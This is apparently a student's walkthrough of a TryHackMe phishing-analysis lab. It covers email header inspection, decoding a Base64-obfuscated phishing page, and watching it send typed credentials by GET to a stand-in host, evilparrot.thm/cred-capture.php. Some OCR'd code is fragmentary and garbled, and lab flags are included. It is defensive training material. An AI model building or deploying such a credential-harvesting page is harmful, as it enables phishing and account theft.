
PRACTICE: EXERCISE - SOCIAL ENGINEERING
THM: PARROT POST PHISHING ANALYSIS
NAME: WAN MUHAMMAD IRFAN BIN MOHD ISA

1. Header Analysis

- Open the raw email file and inspect the Received headers.
- Identify the sender's IP address: 109.205.120.0.



Hop	Delay	From	By	With	Time (UTC)	Blacklist
1	*	userid	emkei.lv		4/30/2023 8:50:09 PM	
2	6 seconds	emkei.lv 109.205.120.0	mailin005.flying-sec.thm	cipher TLS_AES_256_GCM_SHA384 (256/256 bits) key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256) (No client certificate requested)	4/30/2023 8:50:15 PM	✓


SPF and DKIM Information

Headers Found

Header Name	Header Value
URGENT	ParrotPost Account Update Required
Date	Sun, 30 Apr 2023 20:50:15 -0000
MIME-Version	1.0
Return-Path	<no-reply@postparrot.thm>
X-Custom-Header	THM{y0u_f0und_7h3_h34d3r}
Content-Type	multipart/mixed; boundary="0000000000007bfc3205fa937852"
X-Priority	1 (Highest)
Importance	High
Authentication-Results	mailin005.flying-sec.thm; dmarc=none (p=none dis=none) header.from=postparrot.thm

Received Header

- Search the headers for the hidden flag: THM{y0u_f0und_7h3_h34d3r}.
- Run a GeoIP lookup on the IP to identify the location (Latvia) and ISP (SIA Bite Latvija).



IPLocation.io provides a free IP lookup tool to check the location of your IP Address. Data is gathered through several GEO IP data providers. Just enter an IP and check the location.

109.205.120.0

IP Location Lookup tool provides free location tracking of an entered IP Address. It instantly tracks the IP's city, country, latitude, and longitude data through various Geo IP Databases.

If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.


IP Location via IP2Location (PRODUCT: DB, DECEMBER 15 2025)

IP: 109.205.120.0
Country: Latvia
Country ISO: LV
State: Ventspils novads
City: Ventspils
Postal Code: 3601
Latitude: 57.3894
Longitude: 21.5605
Organization: SIA Bite Latvija
ISP: SIA Bite Latvija

PRACTICE: EXERCISE - SOCIAL ENGINEERING
THM: PARROT POST PHISHING ANALYSIS
NAME: WAN MUHAMMAD IRFAN BIN MOHD ISA


2. Payload Extraction

- Copy the Base64 encoded block from the email body/attachment.



```
<html>
<head>
<script>
                var b64 =
"PCFET0NUWVBFIGh0bWw+PGh0bWw+PGhlYWQ+PHRpdGxlPlBhcnJvdFBvc3QgTG9naW48L3RpdGxlPjxtZXRhIGNoYXJzZXQ9IlVURi04I
                document.write(unescape(atob(b64)));
        </script>
</head>
</html>
```

- Paste the code into CyberChef and use the From Base64 recipe.



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Input

jcmVkLWNhcHR1cmUucGhwP2VtYWlsPSR7ZW5jb2RlZEVtYWlsfSZwYXNzd29yZD0ke2VuY29kZWRQYXNzd29yZH1gO3hoci5v
cGVuKCJHRVQiLHVybCx0cnVlKTsvKnNlbmQgdGhlIEdFVCByZXF1ZXN0IHRvIHRoZSBldmlsIHNlcnZlcioveGhyLnNlbmQoK
TtpZihlcnJvck1lc3NhZ2Upe2Vycm9yTWVzc2FnZS5pbm5lckhUTUw9IlNvcnJ5LCB0aGVyZSB3YXMgYW4gZXJyb3IgcHJvY2
Vzc2luZyB5b3VyIHJlcXVlc3QuIFBsZWFzZSB0cnkgYWdhaW4gbGF0ZXIuIjt9ZWxzZXtlcnJvck1lc3NhZ2U9ZG9jdW1lbnQ
uY3JlYXRlRWxlbWVudCgiZGl2Iik7ZXJyb3JNZXNzYWdlLmlubmVySFRNTD0iU29ycnksIHRoZXJlIHdhcyBhbiBlcnJvciBw
cm9jZXNzaW5nIHlvdXIgcmVxdWVzdC4gUGxlYXNlIHRyeSBhZ2FpbiBsYXRlci4iO2Vycm9yTWVzc2FnZS5zdHlsZS5jb2xvc
j0icmVkIjtldmFsKGZ1bmN0aW9uKHAsYSxjLGssZSxkKXtlPWZ1bmN0aW9uKGMpe3JldHVybiBjfTtpZighJycucmVwbGFjZS
gvXi8sU3RyaW5nKSl7d2hpbGUoYy0tKXtkW2NdPWtbY118fGN9az1bZnVuY3Rpb24oZSl7cmV0dXJuIGRbZV19XTtlPWZ1bmN
0aW9uKCl7cmV0dXJuJ1xcdysnfTtjPTF9O3doaWxlKGMtLSl7aWYoa1tjXSl7cD1wLnJlcGxhY2UobmV3IFJlZ0V4cCgnXFxi
JytlKGMpKydcXGInLCdnJyksa1tjXS19fXJldHVybiBwfSgnMy4yLjE9IjAiOycsNCw0LCcxMnB4fGZvbnRTaXplfHN0eWxlf
GVycm9yTWVzc2FnZScuc3BsaXQoJ3wnKSwwLHt9KSkKZm9ybS5pbnNlcnRCZWZvcmUoZXJyb3JNZXNzYWdlLGxvZ2luQnV0dG
9uLm5leHRTaWJsaW5nKTt9fSk7LypyZWRpcmVjdCB0byB0aGUgUkVBTCBQb3N0UGFyb290IHdlYnNpdGUgYWZ0ZXIgc2VuZGl
uZywgc28gdGhlIHZpY3RpbSBkb2VzbiddIGdldCBzdXNwaWNpb3VzISAvL3dpbmRvdy5sb2NhdGlvbi5ocmVmID0gImh0dHBz
Oi8vd3d3LnBvc3RwYXJyb3QudGhtIjsqLzwvc2NyaXB0PjwvYm9keT48L2h0bWw+


8988 1 Raw Bytes CRLF (detected)

Output

```
<!DOCTYPE html><html><head><title>ParrotPost Login</title><meta charset="UTF-8"><meta
name="viewport" content="width=device-width, initial-scale=1.0"><style>body{font-
family:Arial,sans-serif;}input[type=password],input[type=text]{width:100%;}body{background-
color:#f2f2f2;}h1,[class~=forgot-password]{text-
align:center;}form,input[type=password],button,input[type=text]{padding-
left:.208333333in;}h1{margin-top:.520833333in;}form{background-
color:#fff;}input[type=text],input[type=password]{padding-
bottom:9pt;}form,input[type=password],button,input[type=text]{padding-right:.208333333in;}
[class~=forgot-password]{margin-top:1.25pc;}input[type=text],input[type=password]{padding-
top:9pt;}[class~=forgot-password]{font-size:.75pc;}input[type=password],input[type=text]{margin-
left:0;}input[type=password],input[type=text]{margin-
bottom:6pt;}input[type=text],input[type=password]{margin-right:0;}form{border-
radius:.3125pc;}form{box-shadow:0 0 7.5pt rgba(0,0,0,.2);}input[type=text],input[type=password]
{margin-top:6pt;}input[type=password],input[type=text]{display:inline-block;}input[type=text]
```

6741 2 2ms Raw Bytes LF (detected)

- Apply the From HTML Entity recipe to de-obfuscate the remaining text.



From HTML Entity

Input

```
{margin-top:6pt;}input[type=password],input[type=text]{display:inline-block;}input[type=text]
{border-left-width:.75pt;}form{width:18.75pc;}form{margin-left:auto;}input[type=text]{border-
bottom-width:.75pt;}input[type=text]{border-right-width:.75pt;}form{margin-
bottom:37.5pt;}input[type=text]{border-top-width:.75pt;}input[type=text]{border-left-
style:solid;}input[type=text]{border-bottom-style:solid;}input[type=text]{border-right-
style:solid;}input[type=text]{border-top-style:solid;}form{margin-right:auto;}input[type=text]
{border-left-color:#ccc;}input[type=text]{border-bottom-color:#ccc;}input[type=text]{border-
right-color:#ccc;}input[type=text]{border-top-color:#ccc;}form{margin-
top:37.5pt;}input[type=text]{border-image:none;}form{padding-
bottom:15pt;}input[type=text],input[type=password]{border-radius:.041666667in;}form{padding-
top:15pt;}input[type=password],input[type=text]{box-sizing:border-box;}button{background-
color:#4caf50;}button{color:#fff;}button{padding-bottom:10.5pt;}button{padding-
```

6742 2 Raw Bytes CRLF (detected)

Output

h1 next previous all ☐ match case ☐ regexp ☐ by word ×

```
style:none;}input[type=password]{border-image:none;}button:hover{background-
color:#45a049;}button{border-left-color:currentColor;}button{border-bottom-
color:currentColor;}label[class~=checkbox]{display:inline-block;}button{border-right-
color:currentColor;}label[class~=checkbox]{margin-bottom:.75pc;}button{border-top-
color:currentColor;}button{border-image:none;}button{border-
radius:3pt;}button{cursor:pointer;}button{width:100%;}</style></head><body><h1>ParrotPost Secure
Webmail Login</h1><form id="login-form"><label for="email">Email:</label><input type="text"
id="email" name="email" value="pfeathers@flying-sec.thm" placeholder="Enter your email address">
<label for="password">Password:</label><input type="password" id="password" name="password"
placeholder="Enter your password"><button type="submit" id="login-button">Login</button><div
class="forgot-password"><a href="#">Forgot Password?</a></div><!-- VEhNe2QwdWJsM18zbmMwZDNkfQo= -
-></form><script>const form=document.getElementById("login-form");const
loginButton=document.getElementById("login-button");let
errorMessage=nul
normally*/event.
```


5650 2 3377→3407 (30 selected) 1ms Raw Bytes CRLF (detected)

- Identify the target email address in the code: pfeathers@flying-sec.thm.

PRACTICE: EXERCISE - SOCIAL ENGINEERING
THM: PARROT POST PHISHING ANALYSIS
NAME: WAN MUHAMMAD IRFAN BIN MOHD ISA

3. Script De-obfuscation

- Locate the <script> tag at the bottom of the decoded HTML.
- Paste the script into js-beautify to make it readable.




```
or:#f2f2f2;}h1,[class~=forgot-password]{text-align:center;}form,input[type=password],button,input[type=text]{padding-left:.208333333in;}h1{ma
108;&#121;&#105;&#110;&#103;&#45;&#115;&#101;&#99;&#46;&#116;&#104;&#109;" placeholder="&#69;&#110;&#116;&#101;&#114;&#32;&#121;&#111;&#117;&



103; & #111;&# 116; & #32;&# 80; & #97;&# 115; & #115;&# 119; & #111;&# 114; & #100;&# 63; < /a></div > < !--VEhNe2QwdWJsM18zbmMwZDNkfQo = --
he GET request * /const url=`http:/ / evilparrot.thm: 8080 / cred - capture.php ? email = $ {




y, there was an error processing your request. Please try again later.";errorMessage.style.color="red";eval(function(p,a,c,k,e,d){e=function(
```

Indent with 4 spaces
Allow 5 newlines between tokens
Do not wrap lines

- Identify the attacker's exfiltration URL: http://evilparrot.thm:8080/cred-capture.php.

4. Dynamic Verification

- Open the .htm file in a browser.
- Open the Network Tab in Developer Tools (F12).
- Enter dummy credentials and click Login.



file:///root/Rooms/ParrotPost/ParrotPostACTIONREQUIRED.htm

Email: try@try.com

Password: •••••••

Sorry, there was an error processing your request. Please try again later.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
⊘	GET	evilparrot.thm:...	cred-capture.php?email=try@try.com&password=tra20@	xhr		CORS Failed	0 B


1 request | 0 B / 0 B transferred | Finish: 0 ms

```
GET
Scheme: http
Host: evilparrot.thm:8080
Filename: /cred-capture.php

email: try@try.com
password: tra20@d
```

- Capture the outbound GET request to see the credentials being sent to the attacker's server.

PRACTICE: EXERCISE - SOCIAL ENGINEERING
THM: PARROT POST PHISHING ANALYSIS
NAME: WAN MUHAMMAD IRFAN BIN MOHD ISA

5. Completion



Congratulations on completing ParrotPost: Phishing Analysis!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
104	9	Walkthrough	Easy	1

86,641 users are actively learning this week